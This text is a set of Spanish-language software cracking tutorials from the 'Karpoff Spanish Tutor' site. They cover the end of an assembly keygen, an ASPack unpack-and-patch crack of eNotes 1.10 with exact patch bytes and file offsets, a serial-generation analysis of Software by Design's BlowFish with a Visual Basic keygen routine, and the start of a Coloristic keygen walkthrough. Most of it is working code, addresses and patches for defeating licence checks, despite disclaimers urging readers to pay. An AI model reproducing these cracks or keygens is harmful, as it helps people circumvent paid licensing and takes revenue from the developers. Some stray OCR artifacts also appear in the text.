      mov hIcon,eax
      invoke SendMessage, hDlg, WM_SETICON,1,hIcon
      invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
      invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
      mov eax,wParam
      mov edx,eax
      shr edx,16
      .if dx==BN_CLICKED
         .if ax==IDC_EXIT
            invoke SendMessage,hDlg,WM_CLOSE,0,0
         .elseif ax==IDC_GEN
            invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
            invoke lstrlen,ADDR nombre
            invoke Operacion
            .if eax==1
               invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
               invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR menosde4
            .else
               invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
               invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
```

```
            .endif
            ret
         .endif
      .endif
.endif
ret
DlgFunc endp

Operacion proc

            .if eax < 4
               mov eax,1
               ret
            .endif
            pushad
```

Comprobamos que el nombre no tiene menos de cuatro letras y guardamos los registros, por lo que pueda ser...

```
            mov ebx, offset nombre
            mov ecx, offset numero
            xor eax, eax
bucle1:     mov dl, byte ptr [ebx+eax]
            mov byte ptr [ecx+eax], dl
            inc eax
            .if al < 4
               jmp bucle1
            .endif
```

Tomamos los códigos ASCII de las cuatro primeras letras del nombre y los ponemos en *numero*.

```
            push ecx
bucle2:     mov eax, 52h
            mov dl, byte ptr [ecx]
            .if dl==0
               jmp seguir1
            .endif
            imul dl
            mov byte ptr [ecx], al
            inc ecx
            jmp bucle2
```

Después de guardar la dirección de *numero*, multiplicamos los cuatro números que teníamos por 52h (código de "I" = 49, más 9)

```
seguir1:    pop ecx
            push ecx
bucle3:     mov eax, 60h
            mov dl, byte ptr [ecx]
            .if dl==0
               jmp seguir2
            .endif
            imul dl
            mov byte ptr [ecx], al
            inc ecx
            jmp bucle3
```

Recuperamos la dirección de *numero*, la volvemos a guardar y multiplicamos los cuatro números por 60h (código de "W" = 57, más 9)

```
seguir2:    pop ecx
            push ecx
bucle4:     mov al, byte ptr [ebx]
            .if al==0
               jmp seguir3
            .endif
```

```
            add al, 9
            xor esi, esi
bucle4a:    mov dl, byte ptr [ecx+esi]
            xor dl, al
            mov byte ptr [ecx+esi], dl
            inc esi
            .if esi < 4
               jmp bucle4a
            .endif
            inc ebx
            jmp bucle4
```

Ahora hemos "xoreado" los cuatro números con cada uno de los códigos de las letras de nuestro nombre.

```
seguir3:    pop ecx
            mov edi, dword ptr [ecx]
            cmp edi, 0
            jge salto1
            neg edi
            cmp edi, 0
salto1:     jnz menor
            mov edi, 1
```

Si el número es negativo lo vuelve positivo, y si es cero lo iguala a uno. Ahora tenemos nuestro serial en EDI.

```
menor:      .if edi < 270Fh
               mov eax, 10
               xor edx, edx;
               imul edi
               mov edi, eax
               mov dword ptr [ecx], edi
               jmp menor
            .endif
```

Si el número es menor que 9999 (270Fh), lo multiplicamos por 10. (tendría que ser menor **o igual**)

```
mayor:      .if edi > 0F423Fh
               push ecx
               mov ecx, 10
               xor edx, edx
               mov eax, edi
               idiv ecx
               pop ecx
               mov edi, eax
               jmp mayor
            .endif
```

Si el número es mayor de 999999 (F423Fh), lo dividimos por 10.

```
            mov esi, offset serial
            mov byte ptr [esi], 49h
            inc esi
            mov byte ptr [esi], 57h
            inc esi
            mov byte ptr [esi], 2Dh
```

Ahora en el campo *serial*, hemos puesto los códigos ASCII de "IW-". Vamos a pasar el número hexadecimal obtenido, a decimal. Esto se hace dividiendo el número hexadecimal por 10 y poniendo el resto de la división en el lugar de las unidades, luego se divide el cociente por 10 y el resto se pone en el lugar de las decenas y se continua así hasta que el cociente es menor de 10 y se coloca como cifra más significativa del serial.
Si el número obtenido es igual a 9999, le sumaremos 4 a ESI para que apunte a las unidades; si es menor de 100000 (186A0h) le sumaremos 5, y si es igual o mayor le sumaremos 6.


```
            .if edi == 270Fh
```

```
               add esi, 4
               jmp seguir4
            .endif
           .if edi < 186A0h
               add esi, 5
            .else
               add esi, 6
            .endif

seguir4:    mov eax, edi
            mov ecx, 10
otro:       cmp eax, ecx
            jb fin
            xor edx, edx
            idiv ecx
            add dl, 30h
            mov byte ptr [esi], dl
            dec esi
            jmp otro
fin:        add al, 30h
            mov byte ptr [esi], al
```

Ya tenemos el serial del tipo IW-nnnnnn, yo no he conseguido ningún número de cuatro o cinco cifras, pero por lo visto, la posibilidad existe. Ahora, recuperaremos los registros y regresamos.

```
      popad
      ret
Operacion endp

end start
```

Misión cumplida :-) He aquí el resultado.



Os recuerdo una vez más que debéis pagar los programas que utilicéis regularmente y que estos tutos deben servir solamente para aprender. Luego no le digáis al juez: "Yo no quería, pero CaoS ReptantE me incitó a delinquir..." ;-)

Por último quiero saludar a mis buenos amigos Act MagO y Pr@fEsOr X. También a Karpoff, Silver Storm, KuaTo_ThoR, vLuGo, ByTESCRK y *last but not least*: DeK_OiN.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: eNotes 1.10 Build 1.1.6.160

PROTECCION: **Serial distinto en cada instalación.**

Objetivo: Simular estar registrados.

Descripcion: Permite escribir notas y pegarlas en el escritorio.

Dificultad: Aficionado.

DOWNLOAD: http://www.simtel.net/pub/simtelnet/win95/desktop/enotes11.zip

Herramientas: **Softice, W32dasm, file insPEctor, ProcDump, UltraEdit.**

CRACKER: **CaoS ReptantE** **FECHA:** **10/09/2001**

INTRODUCCION

La verdad, cuando empecé a trabajar este programa lo hice pensando en otro tema del que quizá algún día hablaremos, y no tenía intención de escribir un tuto sobre él, pero según lo iba viendo, me daba cuenta de que era un perfecto cobaya, porque tiene una serie de características que hacen que su estudio resulte instructivo. La verdad es que resulta dudoso que la utilidad del programa por sí sola, justifique los esfuerzos que vamos a realizar, pero lo cierto es que estamos en esto para aprender, no para disfrutar de programas de calidad dudosa sin pagar un céntimo ;-)

AL ATAKE

Empezamos -como siempre- con el SoftIce cargado y ejecutamos el programa, que se va de cabeza a la barra de tareas. Vamos allí y le damos al botón derecho del ratón y vamos a Help/Register. Allí aparece una ventana en la que nos piden nada menos que 25 $ por registrarnos y aparece también un código llamado Serial ID y debajo el recuadro para introducir nuestro serial. Este Serial ID podemos comprobar que varía en cada instalación, con lo cual también variará el serial que deberíamos introducir para registrarnos. No nos preocupemos por eso de momento. Introducimos nuestro serial chungo, **ctrl+D** para entrar en el SIce, introducimos nuestro breakpoint favorito: **bpx hmemcpy**, **F5** para salir de SIce y **OK** para registrarnos. Salta el SIce, le damos varias veces a F12 hasta que regresamos al programa en:

```
:0042C63A 5E                    pop esi
```

Ahora se trata de buscar mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** la posición o posiciones que ocupa en la memoria el número introducido. A continuación, empleando las instrucciones **bpm dirección_obtenida r** o **bpr inicio_dirección_obtenida final_dirección_obtenida r** sabremos cuando el programa lee este número para

compararlo con el correcto. Una vez hecho esto, le damos a F5 y nos detenemos en varios lugares que no nos llaman la atención, pero de pronto...

```
:00403F31 8B0E                    mov ecx, dword ptr [esi]
:00403F33 8B1F                    mov ebx, dword ptr [edi]
:00403F35 39D9                    cmp ecx, ebx
:00403F37 7558                    jne 00403F91
```

¡BIEN! ¡Lo tenemos! En ESI tenemos la dirección de nuestro serial chungo y en EDI la del serial verdadero. Así pues, ya podemos registrarnos. Pero... un momento, ¿no habíamos quedado en que el serial sería distinto a cada instalación? Así, este serial sólo nos sirve a nosotros. ¡No pasa nada! parchearemos el salto. Pero... ¡ay! que poco dura la alegría en la casa del pobre :-(Como ya he dicho, estaba yo investigando otra cosa y en vez de parchear el salto, puse un bpx en 403F31, y me lleve la desagradable sorpresa de ver que el programa se detenía varias veces en este punto comparando cadenas de texto que unas veces eran iguales y otras no. Así que hay que olvidarse de parchear el salto. Está claro que después de esta comparación debe haber otra que nos lleve al éxito o al fracaso. Pero esto debemos verlo en el listado muerto del W32dsam. Antes, vamos a ver que nos dice el file insPEctor...¡Arghhh! empaquetado con Aspack v1.08.04. Bueeeeeeno, vamos a desempacarlo. Ejecutamos el Symbol Loader para tracear con el SIce desde el inicio del programa, cargamos el módulo del programa, le damos a las ruedecitas, le decimos que sí al mensaje de error y... nos encontramos que el programa, sin detenerse para nada, se ha ido a la barra de tareas. Que no cunda el pánico, cerramos el programa, vamos al ProcDump y en PE Editor seleccionamos nuestro programa, después en Sections, nos ponemos sobre la primera (CODE) y le damos al botón derecho del ratón, escogemos Edit Section y vemos que en Section characteristics tenemos el valor C0000040, que cambiamos por E0000020. **OK** y a la calle.

No tengo muchas ganas de explicar la razón de esto y citaré a nuMIT_or (Descabezando archivos ejecutables portables):

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es ejecutable, si es compartible, etc. PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

000000020h __Código.
000000040h __Datos inicializados.
000000080h __Datos no inicializados.
040000000h __Sección cacheable.
080000000h __Sección paginable.
100000000h __Sección compartida.
200000000h __Ejecutable.
400000000h __Se puede leer.
800000000h __Se puede escribir en la sección.

Esto quiere decir que teníamos una sección en la que se podía leer y escribir y tenía datos inicializados. Ahora tenemos una sección en la que además de poderse leer y escribir, es ejecutable y contiene código. Repetimos el intento de tracear el programa desde el inicio y ahora sí, el SIce se detiene en:

```
:004D4001 60                      pushad
:004D4002 E870050000              call 004D4577
```

A partir de aquí se trata de tracear con **F10** y sobre todo con mucha paciencia. Nos encontraremos con un montón de bucles con una estructura similar a esta:

```
Inicio del bucle.
Instrucciones
...
Salto condicional a siguiente.
Más instrucciones
...
Salto incondicional al inicio del bucle.
siguiente.
```

El salto al inicio del bucle se reconoce fácilmente porque es un salto hacia atrás. Para ahorrar tiempo y energías, es recomendable ir directamente a la instrucción *siguiente* mediante un doble click con el ratón o con **bpx siguiente** o **g siguiente**.
Finalmente, nuestros esfuerzos se ven recompensados y llegamos al final del proceso:

```
:004D44F1 61                      popad
:004D44F2 7508                    jne 004D44FC
:004D44F4 B801000000              mov eax, 00000001
:004D44F9 C20C00                  ret 000C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D44F2(C)
|
:004D44FC 6848AE4900              push 0049AE48
:004D4501 C3                      ret
```

¿Y ahora que hacemos? Cuando estemos situados sobre la instrucción `PUSH 0049AE48`, introducimos la instrucción **a eip** y seguidamente, tras la dirección de la instrucción, **jmp eip**. Otra vez **RETURN** para dejar el ensamblado (veréis que el código `6848AE4900(PUSH 0049AE48)` ha sido substituido por `EBFE(JMP 4D44FC)`) y **F5** para que el programa se siga ejecutando. Al seguir ejecutándose, lo que hace es entrar en un bucle infinito, lo cual aprovecharemos para ejecutar el ProcDump, buscar en Task el programa que hemos dejado ejecutándose, y tras clickear encima con el botón derecho del ratón, elegiremos la opción Dump (Full). Le damos el nombre que nos parezca para diferenciarlo del empacado (por ejemplo eDump.exe) y repetimos este último proceso, pero eligiendo la opción Kill task para terminar la ejecución del programa y del interminable bucle.
Ahora tenemos un ejecutable desempaquetado, lo ejecutamos y: "Este programa ha efectuado una operación no admitida y..." ¿Y ahora que pasa? Que tendremos que dejar como estaba la instrucción que hemos modificado. Vamos a echar mano de un editor hexadecimal y buscaremos "EBFEAE4900" que es lo que ha quedado al superponer a la instrucción PUSH que teníamos, la instrucción JMP. Lo encontramos sin problemas y substituimos "EBFE" por "6848" con lo que volvemos a tener la instrucción original. Volvemos a ejecutar eDump.exe y FUNCIONA :-)
Ahora por fin, podemos desensamblar el programa con el W32Dsam y lo primero que haremos es buscar entre las String Data References alguna referencia a password incorrecto o algo parecido. Encontramos lo que buscábamos y ello nos conduce a esta parte del programa:

```
:0048D415 E8EE6AF7FF              call 00403F08
:0048D41A 7527                    jne 0048D443
:0048D41C A160C64900              mov eax, dword ptr [0049C660]
:0048D421 8B00                    mov eax, dword ptr [eax]
:0048D423 8B4030                  mov eax, dword ptr [eax+30]
:0048D426 8B55FC                  mov edx, dword ptr [ebp-04]
:0048D429 E8BAD6FEFF              call 0047AAE8
:0048D42E 668B0D84D44800          mov cx, word ptr [0048D484]
:0048D435 B202                    mov dl, 02

* Possible StringData Ref from Code Obj ->"Thank you for registering eNotes!"
                                  |
:0048D437 B890D44800              mov eax, 0048D490
:0048D43C E833F1FFFF              call 0048C574
:0048D441 EB13                    jmp 0048D456

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048D41A(C)
|
:0048D443 668B0D84D44800          mov cx, word ptr [0048D484]
:0048D44A B201                    mov dl, 01

* Possible StringData Ref from Code Obj ->"Registration password is invalid!"
                                  |
:0048D44C B8BCD44800              mov eax, 0048D4BC
:0048D451 E81EF1FFFF              call 0048C574
```

Si miramos esto con una mínima atención, veremos que la diferencia entre "chico bueno" y "chico malo" está en:

`0048D41A  7527  jne 0048D443` ¿Qué os parece si hacemos que nunca salte? para ello podemos substituir 7527 por 9090 o si somos perfeccionistas, por 7500. Pues venga, tomamos nota del offset correspondiente a 48D41A, que es 8CA1A y volvemos al editor. Ya estamos de vuelta. Naturalmente hemos elegido la opción de substituir 27 por 00. Y ahora ejecutamos el programa de nuevo. Introducimos nuestros datos, aparentemente los acepta. Reiniciamos el programa y... ESTAMOS REGISTRADOS. Pues ya está ya hemos terminado. Pero un momento, supongamos que queremos pasarle el parche a un colega para que pueda evaluar el programa con toda tranquilidad ;-) ¿Le vamos a dar un ejecutable de 800 KB? A estas alturas, debemos ser capaces de algo mejor. Vamos a ver que podemos hacer...

Lo ideal sería parchear el ejecutable empaquetado para que cuando se efectúa el salto desde la rutina de desempacado al programa propiamente dicho, no fuera a la dirección de inicio del programa sino a un trocito de código y de allí al inicio del programa. Vamos a desensamblar el programa empacado. Lo desensamblamos con el W32Dsam pero el código desensamblado sólo llega a la posición 43B9FF. Por lo tanto, no aparecen las instrucciones que buscamos, que están a partir de 4D44F1. Hummm... eso debe estar en la sección .aspack. Vamos a probar de cambiar sus características igual que hicimos con la sección CODE. Lo hacemos, y de nuevo en el desensamblador tenemos a la vista el código que necesitamos:

```
:004D44F1 61                      popad
:004D44F2 7508                    jne 004D44FC
:004D44F4 B801000000              mov eax, 00000001
:004D44F9 C20C00                  ret 000C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D44F2(C)
|
:004D44FC 6800000000              push 00000000
:004D4501 C3                      ret
```

Bueno, esto es casi igual que antes, pero algo falla: el parámetro de la instrucción PUSH que antes era la dirección de inicio del programa desempacado, ahora es 0. Por si alguien se ha perdido, os recuerdo que lo que hemos visto antes era esta zona justo cuando había terminado el desempacado del programa y lo que vemos ahora es el listado muerto o desensamblado del programa antes de ejecutarse. Lo que está claro, es que en algún momento del desempacado, se ponen en la dirección 4D44FD los cuatro bytes que definen la dirección del inicio del programa y que son los que queremos cambiar para dirigirnos al lugar donde pondremos nuestro código. Volvemos al Symbol Loader y ejecutamos de nuevo el programa empaquetado. Cuando el SIce se detiene al principio de la ejecución, introducimos: **bpm 4d44fd** y le damos a **F5**. Se detiene el SoftIce y vemos que los cuatro bytes que buscamos se ponen en la instrucción anterior al POPAD y que proceden de EAX.

```
:004D44DB 8B856A3A4400            mov eax, dword ptr [ebp+00443A6A]
:004D44E1 50                      push eax
:004D44E2 0385F8474400            add eax, dword ptr [ebp+004447F8]
:004D44E8 59                      pop ecx
:004D44E9 0BC9                    or ecx, ecx
:004D44EB 8985953E4400            mov dword ptr [ebp+00443E95], eax
```

Si miramos las instrucciones anteriores, veremos que hay que poner un **bpx 4d44db** y volver a empezar para ver donde podemos meter la zarpa :-) Se detiene de nuevo el SIce, podemos ver en la parte superior izquierda, que la dirección EBP + 443A6A corresponde a 4D40D2 y que el valor que hay en ella es 48AE09, por lo que en EAX se coloca el valor 00009AE48 a lo que se suma 00400000. Podemos comprobar que el valor 48AE09 está en esta dirección mirando el listado muerto del programa empaquetado W32dsam:

```
:004D40D1 0048AE                  add byte ptr [eax-52], cl
:004D40D4 0900                    or dword ptr [eax], eax
```

Fijaos como el pobrecillo ha tratado de desensamblarlo como parte del código.
Por ahora ya sabemos que podemos cambiar la dirección del salto hacia nuestro código, ahora vamos a buscar un lugar para éste. Un poco más abajo de este punto, encontramos lo siguiente:

```
:004D41B2 00000000000000000000    BYTE 10 DUP(0)
:004D41BC 00000000000000000000    BYTE 10 DUP(0)
```

Parece que este lugar es ideal para nosotros. Una manera de confirmarlo es escribir algo de texto en él, ejecutar el programa y durante la ejecución, mirar si el texto existe y está entero. En nuestro caso no hay problema. Si hubiera problemas, lo mejor es usar los ceros que hay siempre en el final de alguna sección. Así pues está decidido que nuestro código va a ir en la dirección 4D41B2. Entonces ¿qué vamos a poner en la posición 4D40D2 en lugar de 48AE09? Debemos poner B2410D. Buscamos en el editor hexa la cadena "0048AE0900" que tenemos arriba y una vez hallada, substituimos 48AE09 por B2410D. ¿Funcionará?
Vamos a comprobarlo. Una vez más, ejecutamos el programa desde el Symbol Loader y ponemos un **bpx 4d44db**. Se detiene el SIce y BINGO se coloca la dirección correcta, traceamos con **F10** y ahora que va a saltar a la zona de ceros es el momento de ensamblar nuestro código. Al llegar a la dirección 4D41B2, tecleamos **a eip** y a continuación vamos introduciendo instrucciones: **push eax** / **xor eax, eax** / **mov byte ptr [48d41b], al** / **jmp 49ae48** / **pop eax** y finalmente **ret**. Ahora debemos tomar nota de los códigos generados para introducirlos posteriormente con el editor. Estos códigos son:

```
50 33 C0 A2 1B D4 48 00 58 E9 88 6C FC FF C3
```

Los introduciremos en el programa empacado mediante el editor hexadecimal, en el offset correspondiente a la dirección 4D41B2 que podemos calcular o ver en el W32dsam. El resultado es: 449B2. Una vez entrados los datos en el programa, nuestro código queda así:

```
:004D41B2 50                    push eax
:004D41B3 33C0                  xor eax, eax
:004D41B5 A21BD44800            mov byte ptr [0048D41B], al
:004D41BA 58                    pop eax
:004D41BB E9886CFCFF            jmp 0049AE48
:004D41C0 C3                    ret
```

Con esto, me parece que queda explicado el procedimiento que hemos seguido para parchear el programa empacado de modo que al desempacarse quedara parcheado y operativo. Si alguna cosa no ha quedado clara, podéis darme un toque. Así terminamos con un programa que en cualquier caso, tiene una característica que lo hace distinto de cualquier otro programa que yo haya visto: que teniendo la clásica estructura de: serial chungo en un registro / serial bueno en otro / comparación entre ambos / salto condicional, no hay que parchear el salto para registrar el programa.

Antes de despedirme quiero recordaros como siempre que debéis pagar los programas que utilicéis regularmente. No hagáis que me avergüence de vosotros ;-)

Finalmente quiero saludar a mis amigos Act MagO, Pr@fEsOr X y ByTESCRK. También a Karpoff, Silver Storm, KuaTo_ThoR, y DeK_OiN.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor 1999-2001

Programa: **Todos los de Software by Designe Parte II**

PROTECCION:	**Serial y Límite de Tiempo**
Objetivo:	Encontrar un serial y hacer un Keygen
Descripcion:	Bonitas utilidades, aunque específicas.
Dificultad:	Aficionado.
DOWNLOAD:	http://www.gregorybraun.com
Herramientas:	**TRW2000, W32DASM, OllyDebug, Calculadora de Windows**
CRACKER:	**ByTESCRK**

FECHA: **14/09/2001**

INTRODUCCION

Pues en este tutorial, lo que veremos será ver como se genera nuestro serial, realmente será ver la parte del código que nos interesa, de este mismo autor hay un total de 17 aplicaciones cada una genera un serial para nuestro nombre distinto todo ello proviniendo de nuestro nombre y empresa con que nos registremos, los precios de cada uno oscilan entre los $25.00, yo en lo personal no utilizo ninguno, mas que de vez en cuando, la pura verdad, la protección de estos programas es bastante vaga. Haciendo memoria en mi primer tutorial definía la manera de encontrar un serial válido para nuestro nombre, en ese tiempo aún no comprendía muy bien como funcionan las cosas en este ambiente, aunque no he avanzado mucho, aqui les entrego esta nueva producción.

AL ATAKE

Antes que nada debo decirles, que, nuestro serial se forma por dos cadenas de texto, es decir, nuestro nombre y la empresa, pero tambien debemos tomar en cuenta otras dos cadenas de caracteres como palabras clave.

Es decir tendremos esto:

Strg1 = CadenaClave1
Strg2 = CadenaClave2
Nombre = NuestroNombre
Empresa = CualquierCosa
Serial = NuestroSerialInválido

Una vez hayamos descargado nuestro programa (en mi caso he seleccionado el nuevo BlowFish v2.2), instalo el nuevo programa y me voy a Help > Register... he ingreso mis datos

Nombre = ByTESCRK
Empresa = Registered
Serial = 123456

Salta un hermoso mensaje que dice:

An invalid software registration number was detected.

Iniciamos primeramente el W32DASM y desensamblamos el programa BlowFish.exe, cuando este ya ha desensamblado, buscamos en las Strings Reference de W32DASM y vemos que no hay ninguna cadena que nos identifique el mensaje de error, tomando en cuenta el primer tutorial sabemos que esta es un GetDlgItemTextA, entonces cerramos el programa y cargamos nuestro TRW2000, buscamos el programa y hacemos clic en Load, cuando salta el TRW2000 presionamos Ctrl+N y esperamos a que cargue el programa, luego, ingresamos nuestros datos nuevamente, antes de hacer clic en OK, presionamos Ctrl+N y volvemos a TRW2000, ponemos un punto de ruptura en GetDlgItemTextA y volvemos al programa con Ctrl+N, hacemos clic en OK y salta el TRW2000, vemos que caemos en una llamada a Kernel presionamos F12 hasta que quedemos en BlowFish

```
* Referenced by a CALL at Addresses:
|:00408A12 , :00408A20 , :00408A32
|
...
...
...

* Reference To: USER32.GetDlgItemTextA, Ord:0104h
|
:0041069B FF1500924100     Call dword ptr [00419200]
:004106A1 5F                pop edi
:004106A2 5E                pop esi
:004106A3 B801000000        mov eax, 00000001
:004106A8 5B                pop ebx
:004106A9 C3                ret     <-- Caemos aqui y volvemos a 00408A12
```

Primero, quitamos el punto de ruptura con la instrucción BC * al ir traceando vamos a llegar hasta aqui,

```
:00408A42 8BD8              mov ebx, eax
:00408A44 E8B77B0000        call 00410600 <-- Vamos a investigar aqui, entramos con F8
:00408A49 83C438            add esp, 00000038
:00408A4C 3D92A71901        cmp eax, 0119A792
:00408A51 7518              jne 00408A6B
```

En mi caso para entrar en la llamada voy a cargar el OllyDebugger "un muy buen programa en ambiente gráfico" y voy a cargar el programa blowfish.exe en el. Ya cargado y con el código listo para ser roto, presiono F9 para que el programa cargue y voy a ingresar mis datos, antes de hacer clic en OK, selecciono el Olly, presiono Ctrl+G y voy a 00410600, pongo un punto de ruptura presionando la tecla F2 una vez y listo, y cuando hago clic en OK se pausa el programa y me devuelve al BPX que coloqué, presiono F9 nuevamente y me da el error de serial no válido, presiono OK y hago clic en OK nuevamente, selecciono el Olly y voy traceando en el con F7 y voy viendo lo siguiente:

```
:00410600 51                push ecx
:00410601 53                push ebx
:00410602 8B5C240C          mov ebx, dword ptr [esp+0C]     <-- EBX recibe mi nombre
...
...
...
:00410624 BE70ED4100        mov esi, 0041ED70     <-- Aqui aparece una cadena clave
:00410629 BF01000000        mov edi, 00000001
:0041062E 2BF3              sub esi, ebx
:00410630 8BCB              mov ecx, ebx
:00410632 2BFB              sub edi, ebx
```

En la siguiente instrucción extraemos caracter por caracter de la primer palabra clave y tomamos su valor Hexadecimal, este es almacenado en EBX

:00410634 0FBE1C0E movsx ebx, byte ptr [esi+ecx]

Lo mismo que el anterior sin embargo, es sobre la segunda palabra clave, EAX=8 que representa la longitud de caracteres de nuestro nombre; EDX va aumentando uno de acuerdo a cada vez que se realiza el ciclo y 0041ED38 alberga nuestra segunda cadena clave

:00410638 0FBEAC1038ED4100 movsx ebp, byte ptr [eax+edx+0041ED38]
:00410640 0FAFDD imul ebx, ebp **<-- Multiplica ebx por ebp en hexa**
:00410643 8D2C0F lea ebp, dword ptr [edi+ecx] **<-- Suma 1 en cada ciclo**
:00410646 0FAFDD imul ebx, ebp **<-- Multiplica nuevamente los valores**
:00410649 0FBE29 movsx ebp, byte ptr [ecx] **<-- Extrae un caracter del nombre**
:0041064C 0FAFDD imul ebx, ebp **<-- Multiplica nuevamente los valores**
:0041064F 8B6C2410 mov ebp, dword ptr [esp+10] **<-- Recupera el acumulado**
:00410653 03EB add ebp, ebx **<-- Suma el valor actual y el acumulado**
:00410655 42 inc edx **<-- Incrementa EDX en 1**
:00410656 41 inc ecx **<-- Incremente ECX en 1**
:00410657 3BD0 cmp edx, eax **<-- Compara EDX > EAX**
:00410659 896C2410 mov dword ptr [esp+10], ebp **<-- Guarda el acumulado**
:0041065D 7CD5 jl 00410634**<-- Si EDX es menor que EAX vuelve a 00410634**

Al salir EAX tendrá nuestro serial en HEXA si y solo si ya se ha realizado el proceso anterior con nuestro nombre de la empresa en mi caso "Registered".

:0041065F 8BC5 mov eax, ebp
:00410661 5F pop edi
:00410662 5D pop ebp
:00410663 5E pop esi
:00410664 5B pop ebx
:00410665 59 pop ecx
:00410666 C3 ret

Ya que tenemos el valor en hexa vamos a seguir traceando ahora con F8 puesto que aqui unicamente se generó el nombre y no se uso la empresa, veamos que nos depara el código, justo lo que me temía, caemos en una nueva instrucción de llamada vean esto...

:00408A74 E8B7750000 call 00410030

Vamos a entrar aqui con F7, nos aparece esto,

:00410030 8B442404 mov eax, dword ptr [esp+04] **<--Recibe nuestro nombre**
:00410034 56 push esi
:00410035 8B3574A04200 mov esi, dword ptr [0042A074]
:0041003B 50nbsp; push eax
:0041003C 81CE78030000 or esi, 00000378 **<-- ESI igual un valor constante**
:00410042 E8B9050000 call 00410600**<-- Genera un valor Hexa de nuestro Nombre (devuelve EAX)**
:00410047 8B4C2410 mov ecx, dword ptr [esp+10] **<-- Nuestra empresa**
:0041004B 03F0 add esi, eax **<-- ESI = ESI + EAX**
:0041004D 51 push ecx
:0041004E E8AD050000 call 00410600**<- Genera un valor Hexa de nuestra empresa(devuelve EAX)**
:00410053 83C408 add esp, 00000008
:00410056 03C6 add eax, esi **<-- EAX obtiene el serial válido en hexa**
:00410058 5E pop esi
:00410059 C3 ret

Ahora ya hemos encontrado nuestro serial, hemos localizado la rutina de generación del serial correcto, para

transformar el valor del serial válido en hexa debemos hacer uso de nuestra calculadora de windows, aqui les muestro ahora un resumen de la generación del serial válido o de la rutina en sí.@J@ QUE TODAVIA QUEDA ALGO LOS CAMPOS TIENEN UNA LONGITUD DE 49 CARACTERES ASI QUE A PENSAR... QUE PASARA SI SE LES TERMINA LA CADENA DE CARACTERES

RUTINA ESCRITA EN VISUAL BASIC

```
Public Function Genera(texto As String)
    strg1 = ColoqueAquiLaCadenaUnoYMayor
    strg2 = ColoqueAquiLaCadenaDosYMenor
    long1 = Len(Trim(texto))
    long2 = long1
    suma = 0
    For i = 1 To long1
        extrae = Asc(Mid(strg1, long2, 1))
        If extrae = 32 Then
            extrae = 0
        End If
        ret = extrae * Asc(Mid(strg2, i, 1))
    ret = ret * i
    ret = ret * Asc(Mid(texto, i, 1))
    long2 = long2 + 1
    suma = suma + ret
Next
Genera = suma
End Function
```

Cómo siempre y como en cualquier tutorial, recuerden este es únicamente como diversión y con el único ánimo de aprender, no me hago responsable del mal uso que se le dé, recuerden que si les gusta el programa es mejor que lo ¡¡¡REGISTREN!!!.

Saludos a Karpoff, Pr@fesor_X, CaoS ReptantE (sigue no te rindas) y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor 1999-2001	
Programa:	**Coloristic v1.2**

PROTECCION:	Serial		
PROPOSITO:	Sacar serial y hacer un KeyGen		
Descripcion:	Coloristic es una simple utilería la cual agranda el área de la pantalla en donde está el cursor y nos permite ver el color de un pixel específico en diferentes formatos.		
Dificultad:	Novato.		
DOWNLOAD:	Bubble Pop Software		
Herramientas:	TRW2000, W32dasm		
CRACKER:	**ByTESCRK**	**FECHA:**	23/08/2001

INTRODUCCION

Hace algún tiempo necesité saber cuales eran los colores de algunas gráficas, necesitaba estar viendo las páginas y el color que representaba, este programa me ayudó mucho. Bueno, ¿como han estado?, desde mi primer tutorial que ya no escribía otro, ahora después de haber solventado problema con el notepad, estoy de vuelta. Aqui les pego la descripción completa:

"Coloristic is a simple utility which magnifies the area of the screen surrounding the cursor. It will also display the color value for the pixel that is exactly under the cursor and allow you to copy that color value to the clipboard. In addition, you can measure the distance between any two pixels on screen, and save the magnified image to a file or the clipboard."

AL ATAKE

Lo primero es lo primero, abrimos el programa y vemos que nos aparece una caja de texto que nos recuerda que debemos de registrarnos, hacemos clic en Register... y nos aparece otra, ahora ingresemos un nombre y código cualquiera, yo ingresé este "ByTESCRK" y "1234", nos saldrá otra ventanita que nos dice que no tenemos un serial válido. Nuestro propósito es hacer un Keygen, cerramos el programa y nos vamos a desensamblarlo con el W32DASM, cuando ya lo tengamos, vamos a buscar la String Reference del mensaje de error que nos salió en la última ventanita, osease esta

"You have entered an invalid registration code. Please contac..."

Hacemos doble clic sobre ella y caemos en este lugar...

```
:00403C69 E832360000          call 004072A0
:00403C6E EB2A                jmp 00403C9A

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00403C26(C)        Tenemos que investigar aquí
|

* Possible Ref to Menu: MenuID_0064, Item: "Register..."
|

* Possible Reference to String Resource ID=00501: "You have entered an invalid registration code. Please contac"
|
:00403C70 68F5010000          push 000001F5      Caemos aqui
:00403C75 8D45F8              lea eax, dword ptr [ebp-08]
